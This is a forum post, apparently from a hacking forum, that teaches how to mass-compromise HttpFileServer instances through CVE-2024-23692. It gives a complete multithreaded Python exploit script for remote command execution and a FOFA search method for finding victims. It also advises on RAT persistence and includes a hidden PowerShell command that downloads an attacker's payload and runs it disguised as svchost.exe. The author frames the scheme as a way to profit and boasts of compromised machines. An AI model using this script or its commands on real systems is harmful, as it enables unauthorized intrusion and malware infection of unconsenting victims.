

Автор: Ancryno
Источник: https://xss.pro/threads/139787/
Having Fun! Let’s get one thing straight: nothing here is new . This is all about recalling your brain to sharpen —and make some profit while you're at it. Today, we’re diving into the world of exploits its just a basic idea for you with a couple of classics: RCE (CVE-2024-23692) and CVE-2024-38077 . Yeah Here too good Big Daddy Genius Live and You already Know So Boss Its Not Related to Your Brain, Don’t be shy—this isn’t just about these two gems; it’s about thinking outside the box and getting creative only if you don't Know .
Answer: Ask yourself

 Step 1: Install HFS on your system.
Let’s Keep Rolling: Choosing Your RAT and Tools
Now that we’re on the move, let’s dive into the next step. Buckle up!
Step 2: Exploiting with Python Magic
After doing some research, I’ve whipped up a basic Python script to exploit and infect devices running vulnerable HFS (HttpFileServer). This script will help you leverage the vulnerability and gain access to the target system.
(P.S. Don’t just copy-paste the code—study it, tweak it, and make it your own. That’s how you level up your skills! include - Https)
With all the resources in place, it’s time to put everything together. Gather your “victims” (in a lab environment, of course!) and execute your exploit.
We Need To this Formatted URL You can filter Domain IP and Unwanted URL Too Lets Skip This ....
 Alright, we’re almost there! Time to upload your masterpiece—your payload (.exe, .bat, or whatever format you’ve crafted) directly into the HFS server. This is where the magic happens. Drop it in, sit back, and get ready to roll.
Here 1.txt = IP LIST
Replace Your Server IP:PORT & File Which You Have Uploaded to 'HFS'
PROGRAMNAME= Your File Name eg. (payload.exe)
You can Modify the Command accordingly Like Paths 'C:\Users\Public\svchost.exe' Where to Drop and Which Name
NOW LETS EXECUTE
 Ping Pong ! Just With Unfiltered Random Within Less then few Minute Got @4 Biscuits
 So go ahead, experiment, and have fun
Stay stealthy, stay clever, and most importantly—enjoy the journey!
Источник: https://xss.pro/threads/139787/
Having Fun! Let’s get one thing straight: nothing here is new . This is all about recalling your brain to sharpen —and make some profit while you're at it.
Today, we’re diving into the world of exploits its just a basic idea for you with a couple of classics: RCE (CVE-2024-23692) and CVE-2024-38077 . Yeah Here too good Big Daddy Genius Live and You already Know So Boss Its Not Related to Your Brain, Don’t be shy—this isn’t just about these two gems; it’s about thinking outside the box and getting creative only if you don't Know .Why Should You Care? Profit, Duh!
The real question is: How is this profitable?Answer: Ask yourself
Setting Up Your Playground
Alright, let’s get our hands dirty! We’re starting with the HFS (HttpFileServer) 2.x to 2.3 . It’s simple, reliable, and perfect for our little experiment. Step 1: Install HFS on your system.- Download Broken Version to the server, set it up, and make sure it’s running smoothly. Easy-peasy-lemon-squeezy.

Let’s Keep Rolling: Choosing Your RAT and Tools 
Now that we’re on the move, let’s dive into the next step. Buckle up!Step 1: Pick Your RAT (Remote Access Tool)
Time to choose your weapon of choice! Whether you’re going with a custom-coded RAT or a ready-to-use Command & Control (C2) framework, make sure it’s reliable and fits your needs.- Pro Tip: Ensure your payload has startup persistence enabled. Why? Because if the victim disconnects, you don’t want to lose access. Persistence is key to maintaining control.
 You Can Encrypt Your Payload (not recommended)
Step 2: Exploiting with Python Magic 
After doing some research, I’ve whipped up a basic Python script to exploit and infect devices running vulnerable HFS (HttpFileServer). This script will help you leverage the vulnerability and gain access to the target system.
Python:
import argparse
import http.client
from urllib.parse import urlparse, quote
from pathlib import Path
import time
from concurrent.futures import ThreadPoolExecutor
import chardet

def is_exploit_successful(html_content):
    # Поиск содержимого между RESULT: и ====
    start_index = html_content.find('RESULT:')
    if start_index == -1:
        return False, None

    start_index += len('RESULT:')
    end_index = html_content.find('====\n', start_index)
    if end_index == -1:
        return False, None

    result_content = html_content[start_index:end_index].strip()  # Удаление пробелов по краям

    # Проверка на успешность
    if result_content:
        return True, result_content
    else:
        return False, None


def fetch_response(url, request_path, headers):
    parsed_url = urlparse(url)
    target_host = parsed_url.hostname
    target_port = parsed_url.port if parsed_url.port else (80 if parsed_url.scheme == 'http' else 443)

    for attempt in range(3):  # Три попытки
        try:
            if parsed_url.scheme == 'https':
                import http.client as client
                conn = client.HTTPSConnection(target_host, target_port)
            else:
                conn = http.client.HTTPConnection(target_host, target_port)

            conn.request('GET', request_path, headers=headers)
            response = conn.getresponse()
            return response

        except http.client.HTTPException:
            time.sleep(2)  # Ожидание 2 секунды перед повторной попыткой

    raise http.client.HTTPException(f"URL '{url}' вызвал ошибку HTTPException: соединение не удалось")

def process_url(url, command, output_file=None):
    try:
        # Автоматическое добавление http:// если пользователь не указал протокол
        if not url.startswith('http://') and not url.startswith('https://'):
            url = 'http://' + url

        parsed_url = urlparse(url)

        if parsed_url.scheme not in ['http', 'https']:
            print(f"Предупреждение: URL '{url}' использует недопустимый протокол, поддерживаются только HTTP и HTTPS.")
            return

        target_host = parsed_url.hostname
        target_port = parsed_url.port if parsed_url.port else (80 if parsed_url.scheme == 'http' else 443)

        # Генерация пути запроса с пользовательской командой, двойные }} обозначают одну }
        request_path = f'/?n=%0A&cmd={command}&search=%25xxx%25url%25:%password%}}{{.exec|{{.?cmd.}}|timeout=15|out=abc.}}{{.?n.}}{{.?n.}}RESULT:{{.?n.}}{{.^abc.}}===={{.?n.}}'

        # Заголовки запроса
        headers = {
            'Host': f'{target_host}:{target_port}',
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
            'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
            'Accept-Language': 'en-US,en;q=0.5',
            'Accept-Encoding': 'gzip, deflate, br',
            'Connection': 'close',
            'Upgrade-Insecure-Requests': '1'
        }

        # Получение ответа
        response = fetch_response(url, request_path, headers)

        # Чтение и вывод содержимого ответа
        if response.getheader('Content-Encoding') == 'gzip':
            import gzip
            from io import BytesIO
            compressed_data = response.read()
            buf = BytesIO(compressed_data)
            f = gzip.GzipFile(fileobj=buf)
            raw_content = f.read()  # Распаковка
        else:
            raw_content = response.read()

        # Определение кодировки и декодирование
        detected_encoding = chardet.detect(raw_content)['encoding']
        html_content = raw_content.decode(detected_encoding or 'utf-8', errors='replace')

        # Проверка успешности эксплуатации уязвимости и вывод результата
        success, result = is_exploit_successful(html_content)
        if success:
            print(f"URL '{url}' эксплуатация уязвимости успешна! Результат:\n{result}\n")
            if output_file:
                with open(output_file, 'a') as f:
                    f.write(f"URL '{url}' эксплуатация уязвимости успешна! Результат:\n{result}\n\n")
        else:
            print(f"URL '{url}' эксплуатация уязвимости не удалась.")

    except http.client.HTTPException as e:
        print(e)

    except Exception as ex:
        print(f"URL '{url}' вызвал ошибку: {ex}")

def main():
    parser = argparse.ArgumentParser(description='Эксплуатация уязвимости с использованием указанного URL.')
    parser.add_argument('-url', help='Одиночный целевой URL (например, http://example.com:8080)')
    parser.add_argument('-r', help='Путь к файлу с несколькими целевыми URL')
    parser.add_argument('-cmd', default='whoami', help='Команда для выполнения (по умолчанию: whoami)')
    parser.add_argument('-o', help='Файл для сохранения успешных результатов (по умолчанию: output.txt, только при использовании -r)')
    args = parser.parse_args()

    urls = []
    if args.url:
        urls.append(args.url)
    elif args.r:
        file_path = Path(args.r)
        if not file_path.is_file():
            print(f"Ошибка: файл '{args.r}' не существует или путь недействителен.")
            return

        with open(file_path, 'r') as f:
            urls = [line.strip() for line in f.readlines() if line.strip()]

    if not urls:
        print("Ошибка: укажите хотя бы один целевой URL.")
        return

    command = quote(args.cmd)
    output_file = args.o if args.r else None

    if output_file:
        # Очистка выходного файла
        open(output_file, 'w').close()

    # Использование многопоточности для ускорения обработки
    with ThreadPoolExecutor(max_workers=10) as executor:
        futures = [executor.submit(process_url, url, command, output_file) for url in urls]
        for future in futures:
            try:
                future.result()
            except Exception as e:
                print(f"Ошибка при обработке URL: {e}")

if __name__ == "__main__":
main()- Why HFS? Most of these servers are low-hanging fruit—easy to exploit and often misconfigured. Mark my words: once you understand how it works, you’ll see why they’re such popular targets.
(P.S. Don’t just copy-paste the code—study it, tweak it, and make it your own. That’s how you level up your skills! include - Https)
Step 3: Finding Vulnerable Devices

Now comes the fun part: hunting for targets. You can write your own custom dork or even build a scraper to automate the process. For now, we’ll use FOFA as a demonstration tool.- Search Query Example: "HttpFileServer" or simply "HFS".
- Bonus Tip: Don’t limit yourself to just one search term. Get creative with your queries to find more juicy targets.
With all the resources in place, it’s time to put everything together. Gather your “victims” (in a lab environment, of course!) and execute your exploit.
We Need To this Formatted URL You can filter Domain IP and Unwanted URL Too Lets Skip This ....
Step 1: Upload Your File to HFS
- Simply drag and drop your payload (e.g., .exe, .bat) into the HFS server interface.
- Make sure the file is accessible via the server—this is your golden ticket to the final step.
Step 2: Prepare Your Execution Command
Now, let’s break down the command-line magic. Below is a sample command you can use to execute your payload. Just replace the placeholders with your own details:
Код:
python 1.py -r C:\Users\Administrator\Desktop\server\1.txt -cmd "cmd.exe /c powershell -w hidden -c (new-object System.Net.WebClient).Downloadfile('http://YOURSERVERIP:PORT/PROGRAMNAME','C:\Users\Public\svchost.exe');start-process C:\Users\Public\Svchost.exe" -o 21Here 1.txt = IP LIST
Replace Your Server IP:PORT & File Which You Have Uploaded to 'HFS'
PROGRAMNAME= Your File Name eg. (payload.exe)
You can Modify the Command accordingly Like Paths 'C:\Users\Public\svchost.exe' Where to Drop and Which Name
NOW LETS EXECUTE
Stay stealthy, stay clever, and most importantly—enjoy the journey!
Последнее редактирование модератором: